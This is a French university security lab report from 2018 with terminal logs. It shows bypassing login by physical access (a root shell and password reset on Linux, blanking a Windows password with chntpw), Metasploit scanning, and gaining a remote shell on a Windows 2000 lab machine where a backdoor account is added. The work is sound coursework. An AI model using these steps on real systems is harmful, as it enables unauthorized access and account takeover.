



**POLYTECHNIQUE
MONTRÉAL**

INF4420A – Sécurité Informatique

Travail Pratique 2

Quentin COURREAU – 1973362

Rafael BOBAN - 1973338


Automne 2018

Question 1 - Accès physique = Game Over [/2]


Machine LocalOwnLinux

Phase de reconnaissance

1. Un login et un mot de passe nous sont demandés. Ne les possédant pas, nous ne pouvons nous connecter à la session.
2. Il nous faut le mot de passe BIOS pour pouvoir continuer.



3.




4. Soit on appuie sur Entrée et on continue le boot, alors on nous demandera un mot de passe. Soit on appuie sur la touche 'p' pour débloquer des fonctionnalités supplémentaires, mais nécessite également un mot de passe comme indiqué dans la capture d'écran ci-dessus. Nous semblons bloqués.

Réalisation de l'attaque


1.

PhoenixBIOS Setup Utility									
Main		Advanced		Security		Boot		Exit	
*Removable Devices CD-ROM Drive *Hard Drive Network boot from Intel E1000								Item Specific Help	
								Keys used to view or configure devices: <Enter> expands or collapses devices with a + or - <Ctrl+Enter> expands all <+> and <-> moves the device up or down. <n> May move removable device between Hard Disk or Removable Disk <d> Remove a device that is not installed.	
F1	Help	↑↓	Select Item	-/+	Change Values	F9	Setup Defaults		
Esc	Exit	↔	Select Menu	Enter	Select ► Sub-Menu	F10	Save and Exit		

2. et 3.



4.



5. & 6.

```

[ 18.441351] pci_express 0000:00:18.2:pcie04: hash matches
[ 18.513398] console [netcon0] enabled
[ 18.574418] netconsole: network logging started
[ 18.658125] md: Waiting for all devices to be available before autodetect
[ 18.732931] md: If you don't use raid, use raid=noautodetect
[ 18.808697] md: Autodetecting RAID arrays.
[ 18.884787] md: Scanned 0 and added 0 devices.
[ 18.944437] md: autorun ...
[ 19.002426] md: ... autorun DONE.
[ 19.086723] EXT3-fs (sda3): error: couldn't mount because of unsupported optional features (240)
[ 19.156391] EXT4-fs (sda3): couldn't mount as ext2 due to feature incompatibilities
[ 19.278228] EXT4-fs (sda3): INFO: recovery required on readonly filesystem
[ 19.348441] EXT4-fs (sda3): write access will be enabled during recovery
[ 19.495930] usb 2-2.1: new full-speed USB device number 4 using uhci_hcd
[ 20.474442] EXT4-fs (sda3): recovery complete
[ 20.576055] EXT4-fs (sda3): mounted filesystem with ordered data mode. Opts: (null)
[ 20.655158] UFS: Mounted root (ext4 filesystem) readonly on device 8:3.
[ 20.772604] Freeing unused kernel memory: 564k freed
[ 20.889185] usb 2-2.1: New USB device found, idVendor=0e0f, idProduct=0008
[ 20.986473] usb 2-2.1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[ 21.081822] usb 2-2.1: Product: Virtual Bluetooth Adapter
[ 21.150320] usb 2-2.1: Manufacturer: VMware
[ 21.208668] usb 2-2.1: SerialNumber: 000650268328
[ 21.460645] kworker/u:0 used greatest stack depth: 5216 bytes left
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[ 23.437140] dircolours used greatest stack depth: 5168 bytes left
(none) / # whoami
root
(none) / # mount -o remount,rw /
[ 226.759607] EXT4-fs (sda3): re-mounted. Opts: (null)
[ 226.802717] mount used greatest stack depth: 4760 bytes left
(none) / # passwd
New password:
BAD PASSWORD: it is based on a dictionary word
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: it is too simplistic/systematic
Retype new password:
passwd: password updated successfully
[ 374.918009] passwd used greatest stack depth: 4584 bytes left
(none) / #

```

7.

```


LocalOwnLinux login: root
Password:
Last login: Tue Oct 9 12:39:22 EDT 2012 on tty1
LocalOwnLinux ~ # whoami
root

LocalOwnLinux login: root
Password:
Last login: Tue Oct 9 12:39:22 EDT 2012 on tty1
LocalOwnLinux ~ # whoami
root

```

Machine LocalOwnLinux

1. Même chose que précédemment
2. Même chose que précédemment
3. Même chose que précédemment
4. Même chose que précédemment
- 5 & 6



7. Le fichier SAM pour Security Account Manager est le gestionnaire de base de données des mots de passe locaux sous les systèmes d'exploitation Windows. La SAM est stockée physiquement dans le fichier %SystemRoot%\system32\Config\SAM. C'est un fichier de ruche inclus dans HKEY_LOCAL_MACHINE, lui-même inclus dans la base de registre.

8.

```

chntpw : chntpw
File Edit View Bookmarks Settings Help
User is member of 2 groups:
00000221 = Utilisateurs (which has 4 members)
00000220 = Administrateurs (which has 2 members)

Account bits: 0x0010 =
[ ] Disabled          [ ] Homedir req.      [ ] Passwd not req. |
[ ] Temp. duplicate   [X] Normal account  [ ] NMS account    |
[ ] Domain trust ac  [ ] Wks trust act.  [ ] Srv trust act   |
[ ] Pwd don't expir   [ ] Auto lockout    [ ] (unknown 0x08)  |
[ ] (unknown 0x10)    [ ] (unknown 0x20)  [ ] (unknown 0x40)  |


Failed login count: 0, while max tries is: 0
Total login count: 10

- - - User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account [seems unlocked already]
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrateur]

```

9.



Sources intermédiaires :

- https://fr.wikipedia.org/wiki/Security_Account_Manager

Question 4 - Exploitation des vulnérabilités [/2]

Phase de reconnaissance

1. Les deux adresses sont dans des réseaux distincts. Ci-après une étude des caractéristiques de ces réseaux :

CIDR Calculator	
IP Address 192.168.0.0	CIDR Netmask 255.255.0.0
Mask Bits 16	Wildcard Mask 0.0.255.255
Maximum Subnets 65536	Maximum Addresses 65534
CIDR Network (Route) 192.168.0.0	Net: CIDR Notation 192.168.0.0/16
CIDR Address Range 192.168.0.0 - 192.168.255.255	


CIDR Calculator	
IP Address 195.34.45.0	CIDR Netmask 255.255.255.0
Mask Bits 24	Wildcard Mask 0.0.0.255
Maximum Subnets 256	Maximum Addresses 254
CIDR Network (Route) 195.34.45.0	Net: CIDR Notation 195.34.45.0/24
CIDR Address Range 195.34.45.0 - 195.34.45.255	

2. & 3. Changement de l'adresse de la machine attaquante pour qu'elle soit dans le même sous-réseau que les machines à attaquer.

```
root@bt: bash
File Edit View Bookmarks Settings Help
root@bt:~# ifconfig eth0 195.34.45.208
root@bt:~# ping 195.34.45.208
PING 195.34.45.208 (195.34.45.208) 56(84) bytes of data:
64 bytes from 195.34.45.208: icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from 195.34.45.208: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 195.34.45.208: icmp_seq=3 ttl=64 time=0.022 ms
64 bytes from 195.34.45.208: icmp_seq=4 ttl=64 time=0.024 ms
^C
--- 195.34.45.208 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.022/0.026/0.033/0.004 ms
root@bt:~#
```

4. Car généralement on dispose tous chez soi d'une box Internet disposant de plusieurs services/logiciels intégrés nativement. Evidemment un de ces services est le routage des paquets entre deux ou plusieurs réseaux distincts. De plus, habituellement ce service est couplé avec un NAT et/ou un serveur DHCP.

5.




6.

7. L'adresse IP et son masque ont bien été changés :

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f7:55:18
          inet addr:195.34.45.208  Bcast:195.34.45.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef7:5518/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:62 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8806 (8.8 KB)  TX bytes:23382 (23.3 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2856480 (2.8 MB)  TX bytes:2856480 (2.8 MB)
```

8.



9. Nmap a scanné toutes les machines sur le sous-réseau, à savoir Sherbrooke, Ottawa, Québec et a fourni des informations précieuses relatives à chacune des machines cibles telles que le système d'exploitation et sa version, les ports ouverts et les services hébergés. Utile lors d'une phase de reconnaissance en vue d'exploiter de potentielles failles.

10.



Exploitation de failles de sécurité connues

1.

```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 195.34.45.0/24
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2018-11-08 10:36 EST
[*] Nmap: Nmap scan report for 195.34.45.7
[*] Nmap: Host is up (0.0021s latency).
[*] Nmap: Not shown: 95 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          WAR-FTPD 1.65 (Name Jgaa's Fan Club FTP Service)
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
```

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.


C:\>ipconfig

Configuration IP de Windows 2000

Ethernet carte Connexion au réseau local :
    Suffixe DNS spéc. à la connexion :
    Adresse IP. . . . . : 195.34.45.7
    Masque de sous-réseau . . . . . : 255.255.255.0
    Passerelle par défaut . . . . . : 195.34.45.7
```

Les différentes correspondances entre les adresses IPs et le port 135 ouvert indiquent que la machine vulnérable est **Québec**.

2. Suite à l'envoi du payload, nous avons accès à une session Meterpreter qui indique qu'on a autorité sur la machine sur laquelle on peut notamment avoir accès à la webcam, récupérer un dump des haches de mots de passes, escalader des privilèges etc.



3. On choisit l'option '**Interact**', puis '**Command shell**' pour établir un shell distant vers la machine vulnérable. On navigue dans l'arborescence et on crée alors un dossier en utilisant le langage BATCH.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32> net user h4x0r toto /ADD La commande s'est termin e correctement.

C:\WINNT\system32> net usercomptes d'utilisateurs de \\


-----
Administrateur          h4x0r                  inf44201
Invit  
Des erreurs ont affect   l'ex  cution de la commande.
```


```
2005-09-28 16:02      <DIR>      .
2005-09-28 16:02      <DIR>      ..
2007-02-25 11:04      <DIR>      Bureau
2007-02-14 12:38      <DIR>      Favoris
2005-09-28 10:31      <DIR>      Menu D  marrer
2018-11-01 20:57      <DIR>      Mes documents
                0 fichier(s)                0 octets
                6 R  p(s) 3  397  451  776 octets Libres

C:\Documents and Settings\inf44201> cd Bureau
C:\Documents and Settings\inf44201\Bureau> mkdir owned
C:\Documents and Settings\inf44201\Bureau> cd owned
C:\Documents and Settings\inf44201\Bureau\owned>
```


4.

Le module utilis   a   t   trouv   dans la barre de recherche, il s'agit de **warftpd_165_pass**







Connexion de l'utilisateur *anonymous* sur le serveur FTP. En rouge, le Shell code bien visible qui déborde du champ "mot de passe"




